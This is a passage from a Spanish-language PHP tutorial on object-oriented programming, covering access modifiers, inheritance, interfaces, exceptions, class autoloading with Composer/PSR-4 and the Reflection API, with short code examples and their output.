var_dump($objeto1 !== $objeto2); // Devuelve true, no son idénticas
// +++ CASO 2 +++
$objeto3 = ClaseA::obtenerNueva();
// obtenerNueva() se ha llamado desde ClaseA, por lo que la instancia será de la ClaseA
var_dump($objeto3 instanceof ClaseA); // Devuelve true
// +++ CASO 3 +++
$objeto4 = ClaseHija::obtenerNueva();
// obtenerNueva() se ha llamado desde ClaseHija, por lo que la instancia será de la Clas
eHija
var_dump($objeto4 instanceof ClaseHija); // Devuelve true
```

*El operador *instanceof* también devuelve **true** con las interfaces y clases padre, por lo que *$objeto4* también devolvería true con *$objeto4 instanceof ClaseA*, pero es un objeto de ClaseHija.

Las **propiedades y métodos de clases** viven en **espacios de nombres** diferentes, por lo que se puede tener una propiedad y un método con el mismo nombre en una clase:

```
class ClaseA
{
    public $prueba = "Esto es una propiedad";
    public function prueba() {
        return "Esto es un método";
    }
}
$a = new ClaseA;
echo $a->prueba . "<br>"; // Devuelve: Esto es una propiedad
echo $a->prueba(); // Devuelve: Esto es un método
```

Esto hace que llamar a funciones anónimas que hayan sido **asignadas a una propiedad** no sea directamente posible, primero la propiedad ha de asignarse a una variable:

```
class ClaseA
{
    public $prueba;
    public function __construct(){
        $this->prueba = function() {
            return "HOLA!";
        };
    }
}
$a = new ClaseA;
$funcion = $a->prueba;
echo $funcion();
```

Es posible también **instanciar una clase dentro de la propiedad de otra**, como si fuera un array multidimensional:

```
class ClaseA {
    public $variable;
}
class ClaseB {
    public $prueba;

    public function unaFuncion()
    {
        print "Hola";
    }
}
$a = new ClaseA;
$a->variable = new ClaseB;
$a->variable->unaFuncion(); // Devuelve: Hola
```

2. Modificadores y herencia

Las **clases**, **propiedades** y **métodos** se definen mediante los **modificadores** *public*, *protected, private*,

final o *abstract* seguido de una declaración de variable normal:

1. Public: la **propiedad o método** podrá usarse en cualquier parte del script
2. Private: la **propiedad o método** sólo podrá usarse en la clase a la que pertenece
3. Protected: la **propiedad o método** se podrá usar por la clase a la que pertenece y por sus descendientes.
4. Final: la **clase o método** no puede ser sobreescrito en clases descendientes.
5. Abstract: la **clase o método** no puede ser usado directamente, ha de ser heredado primero para usarse.

Primero es necesario saber qué es la **herencia de clases**. Una clase puede heredar los métodos y propiedades de otra clase usando la palabra ***extends***. No es posible extender a múltiples clases, sólo se puede heredar de una clase. Los métodos y propiedades heredados pueden ser sobreescritos declarándolos de nuevo con el mismo nombre que tienen en la clase padre:

```
class Perro
{
    public $nombre = "Rudolf";
    public function ladrar(){
        print "Guau!";
    }
}
class Bulldog extends Perro {
    public function ladrar(){
        print "Woof!";
    }
}
$cachorro = new Bulldog(); // Instancia de la clase hija
$cachorro->nombre = "Jeffrey"; // Heredamos la propiedad padre $nombre y le asignamos Je
ffrey
echo $cachorro->nombre; // Devuelve Jeffrey
$cachorro->ladrar(); // Devuelve Woof! ya que ha sobreescrito la función padre ladrar().
```

Si una clase extiende a otra, la clase padre debe declararse antes de hacerlo la clase hija (no da error, pero es una regla general).

Ahora que ya tenemos una idea de cómo funciona la herencia de clases, vamos a ver cada uno de los **modificadores**.

1. Public

Las **propiedades y métodos public** son accesibles desde cualquier parte del script, siendo este modificador el más fácil de usar. En PHP 4 las variables se declaraban con "*var*" y eran public, pero esa forma de denominarlas está obsoleta y puede generar algunos warnings.

```
class Perro
{
    public $nombre;
    public function ladrar(){
        print "Guau!";
    }
}
class Bulldog extends Perro {
    public function ladrar(){
        print "Woof!";
    }
}
$cachorro = new Bulldog();
$cachorro->nombre = "BunBuns";
print $cachorro->nombre; // Devuelve: BunBuns
```

Por defecto todas las propiedades y funciones son public. No es necesario especificar ***public***, pero es mejor hacerlo para que sea más legible. Con los métodos puedes no utilizar ninguna palabra y escribir directamente function. Con las propiedades en cambio necesitas una palabra por lo menos, sino da un **error de sintaxis,** ya que sino no hay manera de saber qué propiedades tiene una clase. Nunca hay que usar *var*, siempre un modificador.

2. Private

El problema de las **propiedades y métodos public** es que se permite llamar a los métodos y establecer las propiedades desde cualquier lado del script. En el ejemplo anterior, si en lugar de crear un objeto **Bulldog**, creamos un objeto **Perro** e intentamos establecer nombre, nos dará un fatal error: **Cannot access private property**.

```
class Perro
{
    private $nombre;
    public function ladrar(){
        print "Guau!";
    }
}
$cachorro = new Perro();
$cachorro->nombre = "BunBuns"; // Fatal error
```

No se podrá ni mostrar ni modificar el nombre. Para hacerlo se utilizan ***getters*** y ***setters***, **métodos *public*** para poder acceder a estas propiedades y métodos ***private*** desde otras partes del script:

```php
class Perro
{
    private $nombre;
    public function ladrar(){
        print "Guau!";
    }
    public function setNombre($nombre){
        $this->nombre = $nombre;
    }
    public function getNombre(){
        return $this->nombre;
    }
}
$cachorro = new Perro();
$cachorro->setNombre("Chicken");
echo $cachorro->getNombre(); // Devuelve: Chicken
```

Sin embargo, **si desde un objeto que es instancia de una clase heredada se intenta modificar el valor private**, PHP lo que hace es **crear una varable pública y una privada**. Vamos a partir del ejemplo que hemos puesto en *public*, y cambiar la propiedad a *private*:

```php
class Perro
{
    private $nombre;
    private function ladrar(){
        print "Guau!";
    }
}
class Bulldog extends Perro {}
$cachorro = new Bulldog();
$cachorro->nombre = "BunBuns";
var_dump($cachorro);
/*
Devuelve:
object(Bulldog)[1]
  private 'nombre' (Perro) => null
  public 'nombre' => string 'BunBuns' (length=7)
*/
// Los métodos en cambio no se pueden usar:
$cachorro->ladrar(); // Fatal error: Call to private method
```

Ahora hay dos variables, una privada que no se puede modificar y es null porque no se le ha asignado ningún valor, y otra public que crea PHP. Esto es algo confuso, por lo que lo mejor es **evitar esta situación**. Los métodos y propiedades privados sólo deben ser accedidos por la clase en la que se encuentran, las clases hijas no pueden acceder a ellos. Para ello se utiliza el **modificador protected**.

3. Protected

Las propiedades y métodos marcados como **protected** son accesibles a través de la clase donde se crean y sus descendientes:

```php
class Perro
{
    protected $nombre;
    protected function ladrar(){
        print "Guau!";
    }
}
class Bulldog extends Perro {
    public function ladrarBulldog(){
        // Podemos acceder a ladrar() de la clase Perro
        return $this->ladrar();
    }
    public function setNombre($nombre){
        $this->nombre = $nombre;
    }
    public function getNombre(){
        print $this->nombre;
    }
}
```

Diferentes ejemplos de acceso a propiedades *protected*:

```php
$cachorro = new Bulldog();
// Podemos acceder a la función ladrar() desde ladrarBulldog():
$cachorro->ladrarBulldog(); // Devuelve Guau!
// No podemos acceder a ladrar() desde el objeto cachorro:
$cachorro->ladrar(); // Fatal error: Call to protected method Perro::ladrar()
// Tampoco podemos asignarle un nombre, pues $nombre también es protected
$cachorro->nombre = "Hunky"; // Fatal Error: Cannot access protected property
// Si podemos asignarle un valor con el método setNombre():
$cachorro->setNombre("Hunky");
// Y mostrarlo con getNombre():
echo $cachorro->getNombre(); // Devuelve: Hunky
```

4. Final

La palabra ***final*** se utiliza para declarar que **un método o clase no puede ser sobreescrito por una clase hija**:

```
class Perro
{
    public $nombre;
    final public function ladrar(){
        print "Guau!";
    }
}
class Bulldog extends Perro {
    // Dará error:
    public function ladrar()
    {
        print "Woof!";
    }
}
$cachorro = new Bulldog();
$cachorro->ladrar(); // Cannot override final method
```

Lo mismo ocurre si se intenta **heredar una clase final**:

```
final class Perro
{
    public $nombre;
}
class Bulldog extends Perro {
}
// Fatal error. Class Bulldog may not inherit from final class
```

5. Abstract

El **modificador *abstract*** indica que una clase o método no puede instanciarse y **sólo puede heredarse**, transladando su funcionamiento **obligatorio** a las clases hijas. Una explicación más concreta puede encontrarse en este artículo sobre las clases abstractas en PHP.

3. Interfaces

Las **interfaces** de objetos son contratos que han de cumplir las **clases** que las implementan. Contienen **métodos vacíos** que obligan a una clase a emplearlos, promoviendo así un **estándar de desarrollo**.

Si una clase implementa una ***interface***, está obligada a usar todos los métodos de la misma (y los mismos tipos de argumentos de los métodos), de lo contrario dará un **error fatal**. Pueden emplearse **más de una interface en cada clase**, y pueden **extenderse** entre ellas mediante *extends*. Una interface puede extender una o más interfaces.

Todos los métodos declarados en una interface deben ser públicos.

Para definir una interface se utiliza la parabra ***interface***, y para extenderla se utiliza ***implements***.

```
interface Automovil {
    public function getTipo();
    public function getRuedas();
}
class Coche implements Automovil {
    public function getTipo(){
        echo "Coche";
    }
    public function getRuedas(){
        echo "4";
    }
}
class Moto implements Automovil {
    public function getTipo(){
        echo "Moto";
    }
    public function getRuedas(){
        echo "2";
    }
}
```

Las clases **Coche** y **Moto** están obligadas a definir las funciones *getTipo()* y *getRuedas()*. Así se crea un modelo para todas las **clases** de automóviles que deben aportar o definir unos métodos mínimos. Si por ejemplo *getTipo()* tuviera un argumento de tipo ***Array***: *getTipo(Array $tipos)*, las clases que implementen la interface deberán importar un argumento del mismo tipo.

Las interfaces también pueden definir **constantes**, que funcionan igual que las **constantes en clases**, pero no pueden ser sobreescritas por sus descendientes, ya sean clases o interfaces.

Se utilizan cuando se tienen muchas clases que tienen en común un comportamiento, pudiendo asegurar así que ciertos métodos estén disponibles en cualquiera de los objetos que queramos crear. Son especialmente importantes para la **arquitectura de aplicaciones complejas**.

4. Excepciones

Con la llegada de **PHP 5** se incorporó una nueva **forma orientada a objetos de manejar los errores**. Las **excepciones** se utilizan para cambiar el flujo normal de un script si ocurre un error concreto dentro de una condición. Esta condición es lo que se denomina **excepción**.

Indice de contenido

1. Ejemplo de excepción en PHP	4. Excepciones múltiples
2. Lanzamiento y captura de excepciones	5. Excepciones no capturadas
3. Crear un exception handler	6. Relanzar excepciones

1. Ejemplo de excepción en PHP

Vamos a ver un ejemplo sencillo con una función que calcula el área de un cuadrado:

```
$miLado = -3;
function areaCuadrado($lado){
    if ($lado < 0){
        // Lanzamos una excepción
        throw new Exception ('Debes insertar un número positivo');
    } else {
        return $lado * $lado;
    }
}
areaCuadrado($miLado);
// Devuelve: Uncaught exception 'Exception' with message 'Debes insertar un número posit
ivo'
```

Hemos ***lanzado*** una excepción y el código detiene su ejecución ya que se produce un **error fatal**. Podemos en cambio ***capturar*** **ese error** y continuar con el script:

```
// Definimos un array con los lados de los cuadrados que queremos calcular
$misLados = array(2, -6, 4);
// Creamos un loop para calcular el área de cada cuadrado
foreach ($misLados as $lado){
    try {
        echo "El área del cuadrado es: " . areaCuadrado($lado) . "<br>";
    } catch (Exception $e) {
        echo 'Ha habido una excepción: ' . $e->getMessage() . "<br>";
    }
}
/*
Devuelve:
El área del cuadrado es: 4
Ha habido una excepción: Debes insertar un número positivo
El área del cuadrado es: 16
*/
```

Ahora en lugar de parar el script, continúa y **captura la excepción**.

2. Lanzamiento y captura de excepciones

Una excepción puede ser lanzada ("*thrown*") y opcionalmente capturada ("*catched*"). El código debe estar dentro de un bloque ***try*** para capturar las **excepciones**. Cada bloque **try** debe tener al menos un bloque **catch** o **finally**.

- **Catch**. Pueden usarse múltiples bloques catch para atrapar diferentes clases de excepciones. Si se **lanza una excepción** en el bloque ***try***, el código siguiente a la declaración no se ejecutará, y **PHP** buscará un primer bloque **catch**. Si no se **captura una excepción** se emititá un **error fatal** "Uncaught Exception..." (a no ser que se haya definido un manejador con *set_exception_handler()*).
- **Finally**. Puede especificarse después o en lugar de bloques ***catch***. El código dentro de un bloque ***finally*** siempre se ejecutará **después** de los bloques ***try*** y ***catch***, independientemente de si se ha lanzado una excepción, y **antes** de que se continúe con el flujo normal del script.

El objeto lanzado debe ser siempre una instancia de la **clase Exception** o una **subclase de Exception** (sino PHP emite error fatal).

Lo **que ocurre cuando se dispara una excepción** es lo siguiente:

- El **estado actual del código** se guarda.
- La **ejecución del código cambia** a una función ***exception handler*** predefinida.

- **Dependiendo de la situación**, el ***handler*** podría entonces resumir la ejecución desde el estado de código guardado, terminar la ejecución del script o continuar con el script desde una parte distinta del código.

Cuando se lanza una excepción desde una función o método de clase, va hasta la función o método que lo llamó. Continúa así hasta que alcanza el primer nivel o la **excepción es capturada**. Si llega hasta el primer nivel sin ser capturada, se produce un **error fatal**. Por ejemplo, tenemos una función que lanza una excepción, llamamos a ésta desde otra y finalmente llamamos a esta segunda desde el script principal:

```
function unaFuncion(){
    throw new Exception('Mensaje desde unaFuncion().');
}
function otraFuncion(){
    unaFuncion();
}
try {
    otraFuncion();
} catch (Exception $e){
    echo 'Excepción capturada: '.$e->getMessage()."<br>";
}
// Devuelve: Excepción capturada: Mensaje desde unaFuncion().
```

Cuando hemos llamado a otraFuncion(), intentamos calcular **cualquier excepción**. Aunque *otraFuncion()* no lance una de forma directa, sí lo hace *unaFuncion()*. Ocurriría lo mismo si se añadiera otro nivel, y *unaFuncion()* llamara a otra que lanzara una excepción. Este funcionamiento puede producir que no se sepa de donde viene la excepción exactamente, por eso existe la función Exception::getTraceAsString, que devuelve la pila de una excepción como una cadena de caracteres.

```
// Clase Exception propia
class MyCustomException extends Exception {}
// Función cualquiera
function hacerAlgo() {
    try {
        // Lanzamos excepción InvalidArgumentException
        throw new InvalidArgumentException("Lo estás haciendo mal", 112);
    } catch(Exception $e) {
        // Lanzamos excepción propia
        throw new MyCustomException("Algo ha ocurrido", 911, $e);
    }
}
try {
    hacerAlgo();
    } catch(Exception $e) {
    do {
        printf("%s:%d %s (%d) [%s]\n", $e->getFile(), $e->getLine(), $e->getMessage(),
            $e->getCode(), get_class($e));
    } while($e = $e->getPrevious());
}
```

En el ejemplo anterior, *hacerAlgo()* lanza una primera excepción **InvalidArgumentException** desde un try, que es capturada. La propia captura lanza otra excepción, esta vez de una clase propia **MyCustomException**. Ahora sí es capturada desde el try en *hacerAlgo()*, y se imprimen los datos de esta última excepción MyCustomException: getFile(), getLine(), getMessage(), etc. El while devuelve true porque hay un **Exception error** anterior, el InvalidArgumentException, por lo que continúa el loop e

imprime los datos de éste. Finaliza porque no ha habido más Exception errors.

Para asegurar la regla de que cada *throw* debe tener un *catch*, lo ideal es **crear un exception handler**.

3. Crear un exception handler

Para crear un ***exception handler*** se crea una clase especial con funciones que pueden ser llamadas cuando una excepción ocurre en PHP. La clase debe ser una **extensión de Exception**. La **clase Exception** personalizada hereda las propiedades de **Exception** y se pueden añadir funciones adicionales.

```
class customException extends Exception {
    public function errorMessage() {
        // Mensaje de error
        $errorMsg = 'Error en la línea '
        .$this->getLine().' en el archivo '
        .$this->getFile() .': <b>'
        .$this->getMessage().
        '</b> no es una dirección de email válida';
        return $errorMsg;
    }
}
```

Probamos la nueva clase **customException**:

```
// Ponemos un email no válido para forzar la excepción
$email = "ejemplo@ejemplo/.com";
// Iniciamos el bloque try
try {
    // Comprobar si el email es válido
    if(filter_var($email, FILTER_VALIDATE_EMAIL) === FALSE) {
        // Lanza una excepción si el email no es válido
        throw new customException($email);
    }
}
// Iniciamos el bloque catch
catch (customException $e) {
    // Muestra el mensaje que hemos customizado en customException:
    echo $e->errorMessage();
}
```

La clase **customException** es heredada de **Exception** solo que le hemos añadido la función *errorMessage()*. Al ser una **clase heredada de Exception**, hemos podido utilizar las funciones *getLine()*, *getFile()* y *getMessage()*.

4. Excepciones múltiples

En un script se pueden usar **excepciones múltiples para comprobar diferentes condiciones**. Se pueden utilizar estructuras de control como if/else o switch o anidar diferentes excepciones. Cada una de estas excepciones pueden usar diferentes clases **Exception** y devolver errores distintos:

```
$email = "ejemplo@ejemplo.com";
try {
    // Comprobar si el email es válido
    if(filter_var($email, FILTER_VALIDATE_EMAIL) === FALSE) {
        // Lanza una excepción si el email no es válido
        throw new customException($email);
    }
    // Comprueba la palabra ejemplo en la dirección email
    if(strpos($email, "ejemplo") !== FALSE) {
        throw new Exception("$email es un email de ejemplo");
    }
}
catch (customException $e) {
    echo $e->errorMessage();
}
catch(Exception $e) {
    echo $e->getMessage();
}
```

5. Excepciones no capturadas

En ocasiones no se necesita crear excepciones en todo el código del script atrapándolo todo en bloques try/catch. Sin embargo, las **excepciones no capturadas** (*uncaught exceptions*) muestran un error detallado al usuario, lo cual no es nada bueno en un **entorno de producción**.

Hay una forma de **centralizar el manejo de todas las excepciones no capturadas** de forma que puedas controlar su salida desde un sólo sitio. Para ello se utiliza set_exception_handler(), que establece una **función de gestión de excepciones definida por el usuario**:

```
set_exception_handler('exceptionHandler');
function exceptionHandler($e){
    // Mensaje público
    echo "Ha habido un error";
    // Mensaje semi-escondido
    echo "<!--Excepción sin capturar: " . $e->getMessage() . "--><br>";
}
throw new Exception('Hola');
throw new Exception('Que tal');
// Devuelve: Ha habido un error
// y como comentario HTML: <!--Excepción sin capturar: Hola-->
```

El script aborta la ejecución con la primera excepción, por lo que no ejecuta la segunda. Este es un comportamiento esperado en las **excepciones no capturadas**. Si prefieres que el script continúe después de una excepción, es necesario usar un bloque try/catch.

6. Relanzar excepciones

A veces cuando se lanza una excepción se prefiere manejarla de forma diferente a como se hace por defecto. Para ello se puede lanzar una excepción una segunda vez dentro de un bloque ***catch***.

Una de las situaciones en las que se hace esto es cuando se quiere **esconder errores del sistema a los usuarios**, y mostrarles un mensaje más amigable:

```php
class customException extends Exception {
    public function errorMessage() {
        // Mensaje de error
        $errorMsg = $this->getMessage().' no es una dirección de email válida.';
        return $errorMsg;
    }
}
$email = "ejemplo@ejemplo.com";
try {
    try {
        // Comprobar la palabra ejemplo en el email:
        if(strpos($email, "ejemplo") !== FALSE) {
            // Lanzar una excepción si el email no es válido:
            throw new Exception($email);
        }
    }
    catch(Exception $e) {
        // Relanzar excepción:
        throw new customException($email);
    }
}
catch (customException $e) {
    // Mostrar mensaje customizado:
    echo $e->errorMessage();
}
```

Si el email contiene la palabra "ejemplo", la excepción se relanza. Si una **excepción** no es capturada en su bloque ***try*** actual, buscará por un bloque ***catch*** en niveles más altos.

5. Autoload

Como norma general es una buena idea **guardar las clases PHP en archivos separados**, con **una clase por cada archivo**. Por ejemplo si tenemos un foro, tendríamos la clase User dentro del archivo User.php, y la clase Topic en el archivo Topic.php. Lo normal es poner estos archivos de clases en una carpeta de la aplicación:

```
classes/
    User.php
    Topic.php
```

Antes de que apareciera **autoload**, si se necesitaba usar una de las clases anteriores, primero se incluía con *include* o *require*:

```php
require_once("classes/User.php");
$usuario = new User();
```

Muy probablemente *User.php* no sería el único archivo a incluir, por lo que se solían generar largas listas con *include* y *require*.

El mantener las clases separadas y organizadas permite utilizar el **autoloading**. Para ello, se crea una **función __autoload()** en el arranque de la aplicación. Entonces, cuando **el código intente crear una instancia que PHP desconoce todavía**, PHP llamará automáticamente a la función **__autoload()**, pasándole el nombre de la clase que está intentando instanciar. El objetivo de la función es localizar e incluir el archivo de la clase. PHP ahora podrá entonces cargar la clase que antes desconocía, y crear el

objeto.

Ejemplo de función autoload:

```
function __autoload($nombreClase) {
    $nombreClase = strtolower($nombreClase);
    $directorio = "classes/{$nombreClase}.php";
    if(file_exists($directorio)) {
        require_once($directorio);
    } else {
        die("El archivo {$nombreClase}.php no se ha podido encontrar.");
    }
}
```

Ahora todas las clases que se encuentren en el directorio */classes* se cargarán (siempre y cuando el archivo tenga el mismo nombre que la clase a la cual se llama).

Existe una **alternativa mejor y más flexible** mediante la función *spl_autoload_register()* (de hecho es posible que la función __autoload() quede obsoleta y sea eliminada en el futuro). *spl_autoload_register()* acepta una **función callable** como parámetro donde se puede definir una **lógica concreta para la carga de clases**. Con *spl_autoload_register()* es posible **definir varias funciones para la carga de clases** (lo que no es posible con *__autoload()*):

```
function miAutoloadUno($clase){
    require "/directorio/.$clase.php";
}
function miAutoloadDos($clase){
    require "/otroDirectorio/.$clase.php";
}
spl_autoload_register("autoloadUno");
spl_autoload_register("autoloadDos");
```

Algunas otras funciones útiles de ***spl_autoload***:

- spl_autoload_extensions(), permite especificar las **extensiones de los archivos que se quieren cargar**.
- spl_autoload_unregister(), permite **desregistrar una función** dada como implementación de __autoload().
- spl_autoload_functions(), devuelve todas las **funciones __autoload()** registradas.

Desde PHP 5.3 es posible el uso de namespaces en PHP. Un **namespace** permite crear un nombre de directorio para un archivo y luego éste puede ser referenciado desde cualquier parte del script.

El estándar PSR-4 permite **enlazar los namespaces con directorios de carpetas reales**. En la actualidad es lo más cómodo utilizar **composer** (o un autoloader de algún framework) para el manejo de la carga de clases automática, y usar el estándar PSR-4 (actualmente el más recomendado). Si por ejemplo tenemos la siguiente estructura:

```
/app
/public
/src
    Usuario.php
    Topic.php
/vendor
```

Suponemos que el namespace **Proyecto** se encuentra en */src*. El directorio /src representaría el nivel más

alto del namespace. Si utilizamos composer para cargar las clases, simplemente hay que decirle a composer cómo cargarlas. Vamos a indicarle que utilice el estándar PSR-4 desde composer.json:

```
{
    "autoload": {
        "psr-4":{
            "Proyecto\\": "src/"
        }
    }
}
```

Para más información del autoloading en composer, puedes visitar la documentación.

6. Reflection

Reflection (o *reflexión*) es cuando un **objeto** es capaz de **examinarse a sí mismo de forma retrospectiva** para **informarte** de sus métodos, propiedades o clases **durante la ejecución del script**. Es una funcionalidad importante y usada con frecuencia en el **desarrollo de aplicaciones**.

Reflection es frecuentemente utilizado para **hacer debugging**. Si se utilizan funciones como *get_class()* o *get_class_methods()* cuando se trabaja con un objeto, se está utilizando la **reflexión**. También se emplea para **crear documentación**. Reflection puede generar documentación automáticamente, inspeccionando cada método, constructor o clase para determinar que es lo que entra y sale de cada uno.

La **reflexión** es posible en objetos, clases, métodos, propiedades, funciones, parámetros, excepciones y extensiones. Cada uno tiene una clase particular de la forma: ReflectionObject, ReflectionClass, ReflectionMethod, ReflectionProperty, ReflecionFunction, ReflectionParameter, ReflectionException y ReflectionExtension.

Indice de contenido

1. Ejemplo de uso de Reflection
2. Obtener información con Reflection
3. Manipular información con Reflection
4. Uso indirecto de Reflection
5. Cuando usar Reflection

1. Ejemplo de uso de Reflection


Suponemos un simple blog, con las clases **Post** y **Autor**:

```php
// Post.php
require_once 'Autor.php';
class Post {
    function publicarNuevoArticulo(){
        $autor = new Autor('Diego');
        $autor->nuevoArticulo('2451');
        $autor->publicar();
    }
}
// Autor.php
class Autor {
    private $nombre;
    public $articuloID;
    function __construct($nombre){
        $this->nombre = $nombre;
    }
    public function nuevoArticulo($articuloID){
        $this->articuloID = $articuloID;
    }
    public function publicar(){
        // Código para publicar un artículo
        return true;
    }
}
```

En la función *publicarNuevoArticulo()* la variable *$autor* es del tipo clase **Autor**. No sería necesario emplear **reflection**. Pero si introducimos una **nueva clase Manager**:

```php
// Manager.php
require_once 'Autor.php';
require_once 'Post.php';
class Manager {
    function hacerTarea(DateTime $date){
        if((new DateTime())->getTimestamp() > $date->getTimestamp()){
            $autor = new Autor('Diego');
            $post = new Post();
            $post->publicarNuevoArticulo($autor);
        }
    }
}
// Modificaremos también Post con lo siguiente:
// Post.php
class Post {
    function publicarNuevoArticulo($autor){
        $autor->nuevoArticulo('2451');
        $autor->publicar();
    }
}
```

Ahora Post no tiene relación con la clase Autor. No incluye su archivo, no inicializa su clase y desconoce que exista. Se podría pasar un objeto de cualquier tipo a *publicarNuevoArticulo()* y el código funcionaría.



Post sólo tiene una relación directa con **Manager**. **Manager** lo crea, y por tanto **Post** depende de **Manager**. **Post** ya no tiene ninguna relación con la clase **Autor**, y **Autor** sólo tiene relación con **Manager**.

Durante la ejecución, **Post** utiliza un objeto **Autor**, de ahí que en el diagrama se vea un interrogante junto con "utiliza". Durante la ejecución, **PHP** simplemente inspecciona el objeto recibido y verifica que implementa los métodos *nuevoArticulo()* y *publicar()*.

2. Obtener información con Reflection

Con **PHP** y **Reflection** podemos mostrar información de un objeto. Pongamos un ***var_dump*** en *publicarNuevoArticulo()* e iniciemos el proceso:

```
// Modificamos Post en Post.php añadiendo el var_dump
class Post {
    function publicarNuevoArticulo($autor){
        $autor->nuevoArticulo('2451');
        $autor->publicar();
        var_dump(new ReflectionClass($autor));
    }
}
// Iniciamos el proceso
$autor = new Autor("Diego");
$post = new Post();
$post->publicarNuevoArticulo($autor);
/*
Devuelve:
object(ReflectionClass)[3]
  public 'name' => string 'Autor' (length=5)
*/
```

La clase ReflectionClass tiene una propiedad *name* con el tipo de *$autor*, Autor. Si queremos más información, podemos emplear diferentes métodos. Primero asignaremos la clase ReflectionClass a una variable y después emplearemos *getMethods()*:

```php
class Post {
    function publicarNuevoArticulo($autor){
        $autor->nuevoArticulo('2451');
        $autor->publicar();
        $reflector = new ReflectionClass($autor);
        var_dump($reflector->getMethods());
    }
}
/*
Devuelve:
array (size=3)
  0 => &
    object(ReflectionMethod)[4]
      public 'name' => string '__construct' (length=11)
      public 'class' => string 'Autor' (length=5)
  1 => &
    object(ReflectionMethod)[5]
      public 'name' => string 'nuevoArticulo' (length=13)
      public 'class' => string 'Autor' (length=5)
  2 => &
    object(ReflectionMethod)[6]
      public 'name' => string 'publicar' (length=8)
      public 'class' => string 'Autor' (length=5)
*/
```

Otro método que se puede utilizar es *getProperties()*:

```php
class Post {
    function publicarNuevoArticulo($autor){
        $autor->nuevoArticulo('2451');
        $autor->publicar();
        $reflector = new ReflectionClass($autor);
        var_dump($reflector->getProperties());
    }
}
/*
Devuelve:
array (size=2)
  0 => &
    object(ReflectionProperty)[4]
      public 'name' => string 'nombre' (length=6)
      public 'class' => string 'Autor' (length=5)
  1 => &
    object(ReflectionProperty)[5]
      public 'name' => string 'articuloID' (length=10)
      public 'class' => string 'Autor' (length=5)
*/
```

Desde un objeto **ReflectionClass** podemos obtener un objeto **ReflectionMethod** con *getMethod()* y un objeto **ReflectionProperty** con *getProperty()*. Estos objetos extienden las posibilidades reflexivas:

```
class Post {
    function publicarNuevoArticulo($autor){
        $autor->nuevoArticulo('2451');
        $autor->publicar(); // Primera llamada a publicar()
        $reflector = new ReflectionClass($autor);
        $metodoPublicar = $reflector->getMethod('publicar');
        $metodoPublicar->invoke($autor); // Segunda llamada a publicar()
    }
}
```

Hemos utilizado *getMethod()* para extraer sólo un método con el nombre "publicar". El resultado es un objeto **ReflectionMethod**. Desde este objeto hemos llamado al método *invoke()*, pasándole el objeto *$autor*, para ejecutar por segunda vez la función *publicar()*.

Este proceso ha resultado simple en este caso, porque ya teníamos un objeto **Autor** al que pasarle *invoke()*. Podríamos tener varios objetos **Autor** permitiéndonos elegir qué objeto usar. En otras circunstancias, podría no haber un objeto con el que trabajar, en ese caso necesitaríamos obtener uno con **ReflectionClass**.

Para ver que se ha llamado dos veces a *publicar()*, puedes modificar la función así:

```
// Autor.php
class Autor {
...
public function publicar(){
        echo ("Hola<br>");
        return true;
    }
}
```

3. Manipular información con Reflection

También es posible **modificar el código en ejecución**. Por ejemplo vamos a modificar una propiedad private que no tiene un *setter*.

Primero añadimos un método *getter* en Autor que devuelve el *$nombre*:

```
class Autor {
    private $nombre;
    public $articuloID;
    function __construct($nombre){
        $this->nombre = $nombre;
    }
    public function nuevoArticulo($articuloID){
        $this->articuloID = $articuloID;
    }
    public function publicar(){
        return true;
    }
    public function obtenerNombre(){
        return $this->nombre;
    }
}
```

La propiedad *$nombre* se establece en el momento en que se instancia la clase, y no tenemos ningún

método público que nos permita cambiarlo, pero podemos modificarlo con Reflection.

Primero intentamos obtener el valor de $nombre:

```
class Post {
    function publicarNuevoArticulo($autor){
        var_dump($autor->obtenerNombre());
        $reflector = new ReflectionClass($autor);
        $nombreAutor = $reflector->getProperty('nombre');
        $nombreAutor->getValue($autor);
    }
}
/*
Devuelve:
Fatal error: Uncaught exception 'ReflectionException' with message
'Cannot access non-public member Autor::nombre'
*/
```

Pero como vemos nos devuelve un **error fatal**, ya que no podemos acceder a la propiedad privada. Para arreglar esto, tenemos que decirle al objeto **ReflectionProperty** que nos de **acceso a propiedades y métodos privados**:

```
class Post {
    function publicarNuevoArticulo($autor){
        var_dump($autor->obtenerNombre());
        $reflector = new ReflectionClass($autor);
        $nombreAutor = $reflector->getProperty('nombre');
        $nombreAutor->setAccessible(true);
        var_dump($nombreAutor->getValue($autor));
    }
}
/*
Devuelve:
string 'Diego' (length=5)
string 'Diego' (length=5)
*/
```

Con el método *setAccessible(true)* hemos podido **acceder a una propiedad privada**. Lo devuelve dos veces porque primero hemos hecho **var_dump** con *obtenerNombre()* y luego con *getValue()*. Ahora que ya podemos acceder, también podemos modificarla con *setValue()*:

```php
class Post {
    function publicarNuevoArticulo($autor){
        var_dump($autor->obtenerNombre());
        $reflector = new ReflectionClass($autor);
        $nombreAutor = $reflector->getProperty('nombre');
        $nombreAutor->setAccessible(true);
        $nombreAutor->setValue($autor, 'Helena');
        var_dump($nombreAutor->getValue($autor));
    }
}
/*
Devuelve:
string 'Diego' (length=5)
string 'Helena' (length=6)
*/
```

4. Uso indirecto de reflection

Algunas funciones incorporadas de PHP usan indirectamente **reflection**, por ejemplo en la función *call_user_func()*.

La función *call_user_func()* acepta un *array*: el primer elemento apunta a un **objeto**, y el segundo al nombre de un **método**. Se puede proporcionar un parámetro opcional, el cual se pasa al método llamado. Por ejemplo:

```php
class Post {
    function publicarNuevoArticulo($autor){
        var_dump($autor->obtenerNombre());
        $reflector = new ReflectionClass($autor);
        $nombreAutor = $reflector->getProperty('nombre');
        $nombreAutor->setAccessible(true);
        $nombreAutor->setValue($autor, 'Helena');

        var_dump($nombreAutor->getValue($autor));

        var_dump(call_user_func(array($autor, 'obtenerNombre')));
    }
}
/*
Devuelve:
string 'Diego' (length=5)
string 'Helena' (length=6)
string 'Helena' (length=6)
*/
```

El código devuelve el valor correcto: Helena.

Otro ejemplo de **reflexión indirecta** es cuando se llama a un método de forma dinámica:

```
class Post {
    function publicarNuevoArticulo($autor){
        var_dump($autor->obtenerNombre());
